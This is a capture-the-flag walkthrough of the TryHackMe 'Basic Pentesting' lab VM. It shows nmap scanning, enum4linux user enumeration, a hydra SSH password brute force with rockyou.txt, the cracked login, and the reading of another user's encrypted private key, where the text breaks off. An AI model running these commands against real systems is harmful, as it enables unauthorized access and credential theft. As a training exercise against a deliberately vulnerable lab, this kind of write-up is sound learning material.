Catch The Flag

Basic Pentesting Walkthrough

Original Author(s): *Harshit Rajpal & Auqib Wani*

Table of Contents

Abstract

"Basic pentesting", a popular TryHackMe Catch The Flag (CTF) challenge, is designed to help newcomers to penetration testing develop pentesting skills and have fun to explore part of the offensive side of security.

The goal is to remotely attack a Virtual Machine (VM), gain root privileges, and read the flag located at /root/flag.txt. This report will provide a walkthrough of the steps to complete this CTF challenge.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.


Scanning

Prerequisites:

- **Attacker:** Kali Linux
- **Victim:** VM (192.168.1.139)

So, let’s begin by first scanning the ports open by using the most popular scanning tool called nmap.

```
nmap -A 192.168.1.139
```




```
root@kali:~# nmap -A 192.168.1.139
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-14 04:24 EDT
Nmap scan report for 192.168.1.139
Host is up (0.0044s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; pr
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Here, we can see that port 22 is open. But we don’t have any users currently.

Enumeration


Let’s use **enum4linux** and try to find the users available.

```
enum4linux 192.168.139
```



```
root@kali:~# enum4linux 192.168.1.139
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.139
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.1.139    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP

 =============================================
|    Nbtstat Information for 192.168.1.139    |
 =============================================
Looking up status of 192.168.1.139
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```


Here, we have found 2 users **jan** and **kay** with us.



```
S-1-5-21-2853212168-2008227510-3551253869-1046 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1047 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1048 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1049 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
```

Let’s try brute-force for the user jan using hydra tool which comes pre-installed in kali. We will be using the dictionary “**rockyou.txt**” to brute force the login of jan.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.139 ssh
```




```
root@kali:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.139 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret serv

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-14 04:28:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434
[DATA] attacking ssh://192.168.1.139:22/
[STATUS] 258.00 tries/min, 258 tries in 00:01h, 14344143 to do in 926:38h, 16 active
[STATUS] 246.33 tries/min, 739 tries in 00:03h, 14343663 to do in 970:29h, 16 active
[22][ssh] host: 192.168.1.139   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-14 04:32:20
```

Amazing! We have found the login details of jan!

```
Username: jan
Password: armando
```

Exploiting

Now, let’s try and ssh login using the details we just cracked.




```
root@kali:~# ssh jan@192.168.1.139
The authenticity of host '192.168.1.139 (192.168.1.139)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.139' (ECDSA) to the list of known hosts.
jan@192.168.1.139's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

92 packages can be updated.
51 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Wow! We have successfully gained a shell here. But jan don’t have sudo rights. Let’s check for any other users and the files and folders in it.

```
cd /home
ls
```


We found another folder called **kay.** Let’s go inside it and run **ls -la** command.

```
cd kay
ls -la
cd .ssh
ls -al
```



```
jan@basic2:/$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
-rw------- 1 kay  kay   756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 12:59 .bashrc
drwx------ 2 kay  kay  4096 Apr 17 13:05 .cache
-rw------- 1 root kay   119 Apr 23 15:38 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23 14:50 .nano
-rw------- 1 kay  kay    57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .
drwxr-xr-x 5 kay kay 4096 Apr 23 15:38 ..
-rw-rw-r-- 1 kay kay  771 Apr 23 15:05 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 13:41 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19 13:41 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```


Hmmm… this **id_rssa** file looks fishy. Let's read it using**: cat id_rsa** and copy paste it in the text file.



```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
